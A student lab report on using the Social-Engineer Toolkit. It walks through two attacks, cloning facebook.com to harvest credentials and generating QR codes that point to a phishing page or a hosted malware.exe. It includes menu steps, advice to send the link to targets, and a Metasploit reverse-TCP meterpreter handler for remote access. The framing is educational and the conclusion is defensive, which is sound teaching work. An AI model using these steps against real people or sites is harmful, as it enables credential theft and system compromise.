

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

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TITLE: Implementation of any security tool
AIM: To implement Social Engineering Toolkit (SET)

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Introduction:

The Social-Engineer Toolkit (SET) is an open-source penetration testing framework designed for social engineering attacks. Developed by TrustedSec, it is widely used by ethical hackers and security professionals to test and educate organizations on social engineering vulnerabilities.

SET provides various attack vectors, including phishing, credential harvesting, spear-phishing, and payload delivery. One of its most popular features is the Website Attack Vector, which allows attackers to clone legitimate websites and capture user credentials.

SET integrates seamlessly with Metasploit, allowing advanced post-exploitation techniques. It supports SMTP-based phishing attacks, malicious USB creation, and Wi-Fi access point attacks, making it a powerful tool for simulating real-world cyber threats.

Despite its offensive capabilities, SET is primarily used for ethical hacking, security awareness training, and penetration testing. Organizations utilize SET to understand human vulnerabilities and implement stronger security measures against social engineering threats.

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

Features/Characteristics:

1. **Phishing Attacks** – Allows creation of highly customizable phishing campaigns, including credential harvesting and spear-phishing emails.
2. **Website Attack Vectors** – Can clone real websites and modify login forms to capture user credentials.
3. **Credential Harvester** – Captures login credentials from cloned websites in real-time.
4. **Metasploit Integration** – Works seamlessly with Metasploit for post-exploitation activities and payload delivery.
5. **Payload and Listener Generation** – Can create backdoor payloads and set up listeners for remote access and control.
6. **USB/CD Auto-Run Attacks** – Generates malicious executables that execute automatically when plugged into a system.
7. **Wi-Fi Access Point Attacks** – Creates fake Wi-Fi access points to capture network credentials.
8. **SMS and Email Spoofing** – Can send fake SMS and emails for social engineering penetration testing.
9. **Powershell Attacks** – Leverages PowerShell to execute scripts and payloads directly into memory, bypassing antivirus detection.
10. **Man-in-the-Middle (MITM) Attacks** – Can be used to intercept and manipulate network traffic for credential extraction.
11. **QR Code Attacks** – Generates malicious QR codes that direct users to phishing websites or download payloads.
12. **Highly Customizable** – Offers extensive configuration options, allowing security testers to modify attack scenarios to fit their needs.
13. **Automated Reports** – Generates detailed logs and reports for penetration testing and auditing purposes.
14. **Cross-Platform Support** – Runs on Linux and macOS with Python-based execution.
15. **Ethical Hacking & Security Awareness** – Used by professionals for ethical penetration testing and training employees on social engineering threats.

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

Methodology:

Attack 1: Credential Harvesting Attack

A Credential Harvesting Attack is a social engineering technique where an attacker creates a fake login page to trick users into entering their credentials (e.g., username and password). This method is commonly used in phishing attacks, where users unknowingly submit their sensitive data, believing they are logging into a legitimate website. The Social-Engineer Toolkit (SET) provides an automated way to set up a credential harvester attack by cloning real websites and capturing the credentials entered by unsuspecting users.

The **primary goal** of a credential harvesting attack is to:

- Simulate real-world phishing attacks for penetration testing.
- Assess the security awareness of employees or users.
- Demonstrate the importance of multi-factor authentication (MFA).
- Educate organizations on how attackers steal credentials and how to prevent it.

Implementation is as follows:

Step 1: Install and Launch SET

- git clone <https://github.com/trustedsec/social-engineer-toolkit.git>
- cd social-engineer-toolkit
- sudo pip3 install -r requirements.txt
- sudo python3 setoolkit
- The SET main menu will appear.

Step 2: Select the Attack Type

- In the SET terminal, select Social-Engineering Attacks by entering: 1
- Choose Website Attack Vectors: 2
- Choose Credential Harvester Attack Method:3
- Select Site Cloner to clone a real website:2

Step 3: Configure the Attack

- Enter the URL of the website you want to clone : <https://facebook.com>

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

- Enter the IP address of your machine where credentials will be stored.

Step 4: Start the Attack

- SET will clone the website and set up a web server on your specified IP.
- The cloned phishing page will be accessible at IP
- Send the phishing link to the target (via email, message, or social media).
- When the target enters their credentials on the fake login page, SET captures and logs them.

Step 5: Capture and View Credentials

- Once a victim submits their login details, you will see them in real time on your SET terminal.
- The captured credentials are stored in a log file

Attack 2: QRCode Generator Attack Vector

A **QR Code Attack** is a social engineering technique where an attacker generates a malicious QR code that, when scanned, redirects the victim to a **phishing page, exploit link, or malicious payload**. This method exploits users' trust in QR codes, making them more likely to scan and interact with a malicious website.

The primary goal of a QR code attack is to:

- Simulate real-world phishing scenarios for penetration testing.
- Demonstrate the risks of scanning unverified QR codes.
- Assess the security awareness of users and employees.
- Educate organizations on how attackers exploit QR codes and how to prevent it.

Implementation

Step 1: Install and Launch SET

Run the following commands to install and launch the Social-Engineer Toolkit (SET):

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

```
git clone https://github.com/trustedsec/social-engineer-toolkit.git
cd social-engineer-toolkit
sudo pip3 install -r requirements.txt
sudo python3 setoolkit
```

Step 2: Select the Attack Type

In the SET terminal, select the **QR Code Attack** by following these steps:

1. Select **Social-Engineering Attacks** by entering: 1
2. Choose **QRCode Generator Attack Vector**:8

Step 3: Configure the Attack

- Enter the **URL** to which the QR code should redirect. Possible attack options include:
A **phishing page** (e.g., a cloned login page):

`http://<your Kali IP>/fake-login.html`

- A **malicious payload hosted on your server** (e.g., payload.exe):
`http://<your Kali IP>/malware.exe`

- A **survey or fake document download link**
`https://example.com/fake-survey`

- SET will **generate the QR code** and store it as an image file.

Step 4: Start the Attack

The QR code image will be saved in:

`/root/.set/reports/qrcode_attack.png`

To open the QR code for distribution:

`xdg-open /root/.set/reports/qrcode_attack.png`

- **Distribute the QR code** via email, posters, or social media.
- When a victim scans the QR code, they will be redirected to the malicious link.

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

Step 5: Capture and View Logs

- If the QR code **redirects to a phishing page**, credentials entered by the victim will be logged in the **harvester log file**.

If the QR code **triggers a payload**, the attacker can monitor incoming connections using **Metasploit**:

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <your Kali IP>
set LPORT 4444
exploit
```

Once a victim interacts with the QR code and executes the payload, the attacker **gains access**.

Results:

Attack 1: Credential Harvesting Attack

1. Installation & Setup Results: Shows the successful installation of SET and Metasploit.

```
Last login: Sat Feb  8 17:40:38 on console
(base) swadhakhatod@Swadhas-MacBook-Air ~ % brew install python3
=> Auto-updating Homebrew...
Adjust how often this is run with HOMEBREW_AUTO_UPDATE_SECS or disable with
HOMEBREW_NO_AUTO_UPDATE. Hide these hints with HOMEBREW_NO_ENV_HINTS (see `man brew`).
=> Auto-updated Homebrew!
Updated 2 taps (homebrew/core and homebrew/cask).
=> New Formulae
agntinstall      cloud-provider-kind  gdt toolkit        icann-rdap
behaviortree.cpp dud                 gnome-builder      lazysql
catgirl          evil-helix           hvoppg             libcdio-paranoia
=> New Casks
chatwise         cherry-studio        gpt4all            ik-product-manager
You have 12 outdated formulae installed.

python@3.13.13.1 is already installed but outdated (so it will be upgraded).
=> Downloading https://ghcr.io/v2/homebrew/core/python/3.13/manifests/3.13.2
#####
=> Fetching dependencies for python@3.13: ca-certificates, sqlite and xz
=> Downloading https://ghcr.io/v2/homebrew/core/ca-certificates/manifests/2024-12-31
#####
=> Fetching ca-certificates
=> Downloading https://ghcr.io/v2/homebrew/core/ca-certificates/blobs/sha256:414ada64e60703cd4e9aa97f36e29c1a7e
#####
=> Downloading https://ghcr.io/v2/homebrew/core/sqlite/manifests/3.48.0
#####
=> Fetching sqlite
=> Downloading https://ghcr.io/v2/homebrew/core/sqlite/blobs/sha256:56459499fcb30c412b34069af462affba6150a684684
#####
=> Downloading https://ghcr.io/v2/homebrew/core/xz/manifests/5.6.4
#####
=> Fetching xz
=> Downloading https://ghcr.io/v2/homebrew/core/xz/blobs/sha256:b49f3559f9425b0a8c8de8806b2162d757196c06d4043e65
#####
=> Fetching python@3.13
=> Downloading https://ghcr.io/v2/homebrew/core/python/3.13/blobs/sha256:166ed4ffa110e57196cade5512bd7f5d27ce5c2
#####
=> Upgrading python3
3.13.1 -> 3.13.2
=> Installing dependencies for python@3.13: ca-certificates, sqlite and xz
=> Installing python@3.13 dependency: ca-certificates
=> Downloading https://ghcr.io/v2/homebrew/core/ca-certificates/manifests/2024-12-31
Already downloaded: /Users/swadhakhatod/Library/Caches/Homebrew/downloads/c41a485689e1507291617fb1f0e2322a0870649
=> Pouring ca-certificates--2024-12-31.all.bottle.tar.gz
=> Regenerating CA certificate bundle from keychain, this may take a while...
🍺 /opt/homebrew/Cellar/ca-certificates/2024-12-31: 4 files, 233.9KB
=> Installing python@3.13 dependency: sqlite
=> Downloading https://ghcr.io/v2/homebrew/core/sqlite/manifests/3.48.0
Already downloaded: /Users/swadhakhatod/Library/Caches/Homebrew/downloads/7a63b9acd9f9ca49e2b2210a457922c9e0b8953
=> Pouring sqlite--3.48.0.arm64_sequoia.bottle.tar.gz
🍺 /opt/homebrew/Cellar/sqlite/3.48.0: 12 files, 4.9MB
=> Installing python@3.13 dependency: xz
=> Downloading https://ghcr.io/v2/homebrew/core/xz/manifests/5.6.4
Already downloaded: /Users/swadhakhatod/Library/Caches/Homebrew/downloads/d14e84095418591f4112922f1a834dbac6c7e4
=> Pouring xz--5.6.4.arm64_sequoia.bottle.tar.gz
🍺 /opt/homebrew/Cellar/xz/5.6.4: 96 files, 2.0MB
=> Installing python@3.13
=> Pouring python@3.13--3.13.2.arm64_sequoia.bottle.tar.gz
=> /opt/homebrew/Cellar/python@3.13/3.13.2/bin/python3.13 -Im ensurepip
=> /opt/homebrew/Cellar/python@3.13/3.13.2/bin/python3.13 -Im pip install -v --no-index --upgrade --isolated --
=> Caveats
Python is installed as
/opt/homebrew/bin/python3

Unversioned symlinks `python`, `python-config`, `pip` etc. pointing to
python3, `python3-config`, `pip3` etc. respectively are installed into
```

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

```
** Metasploit Framework Initial Setup Complete **  
Metasploit tip: You can pivot connections over sessions started with the  
ssh_login modules  
  
3Kom SuperHack II Logon  
  
User Name:      [ security  ]  
Password:       [           ]  
  
[ OK ]  
  
https://metasploit.com  
  
=[ metasploit v6.4.49-dev-300e99db0101791908b12a3b5033e3bdd6c093ef]  
+ -- --=[ 2491 exploits - 1283 auxiliary - 393 post      ]  
+ -- --=[ 1463 payloads - 49 encoders - 13 nops         ]  
+ -- --=[ 9 evasion                                     ]
```

2. Configuring the Credential Harvester Attack : Shows the steps taken to configure the Website Attack Vector and credential harvesting module.

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>2

[-] Credential harvester will allow you to utilize the clone capabilities within SET
 [-] to harvest credentials or parameters from a website as well as place them into a report

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.0.106

[-] SET supports both HTTP and HTTPS


[-] Example: http://www.thisisafakesite.com

set:webattack> Enter the url to clone: https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php

[*] This could take a little bit...

3. Cloning the Website & Hosting the Phishing Page: Display the cloned website URL where victims enter credentials.



Marathi Hindi Urdu Gujarati Kannada Punjabi Tamil Bengali Telugu Malayalam English (UK)

Sign up Log in Messenger Facebook Lite Video Places Games Marketplace Meta Pay Meta Store Meta Quest Ray-Ban Meta Meta AI Instagram Threads Assistance Fund Services Voting Information Center Privacy Policy Privacy Center Groups Information Create an ad Create page Developer Career Cookies Advertising selection Terms Help Uploading and interacting with non-users

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Department of Computer Engineering


```
set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): https://www.facebook.com/login.php
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png

Press <return> to continue
```



K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

Conclusion:

The Social-Engineer Toolkit (SET) is a powerful tool for conducting penetration testing and simulating real-world social engineering attacks. Through this project, we explored two major attack vectors—Credential Harvesting and QR Code Attacks—to understand how attackers exploit human vulnerabilities and bypass security mechanisms.

The Credential Harvesting Attack demonstrated how an attacker can clone legitimate websites to trick users into entering their credentials. By hosting a fake login page and capturing user input, this attack effectively highlights the dangers of phishing attacks. The results showed that unsuspecting users can easily fall victim to well-crafted phishing pages, emphasizing the need for cybersecurity awareness, strong password policies, and multi-factor authentication (MFA).

In addition to credential harvesting, we also explored the QR Code Attack feature in SET. This attack generates malicious QR codes that, when scanned, redirect victims to phishing pages, exploit vulnerabilities, or download malicious payloads. QR codes are increasingly used in everyday applications such as payments, logins, and authentication, making them a highly effective tool for social engineering attacks. The results highlight how attackers can manipulate trust in QR codes, stressing the importance of verifying QR sources, using secure QR scanners, and implementing endpoint security measures.

From this study, it is evident that social engineering remains one of the most effective attack strategies due to its reliance on human psychology rather than technical flaws. Organizations and individuals must adopt proactive security practices, including employee training, regular phishing simulations, and advanced threat detection systems, to mitigate these risks. By understanding how these attacks work, we can develop stronger defenses and create a more secure digital environment.

GitHub Repository Link: <https://github.com/swadha112/Is-ia>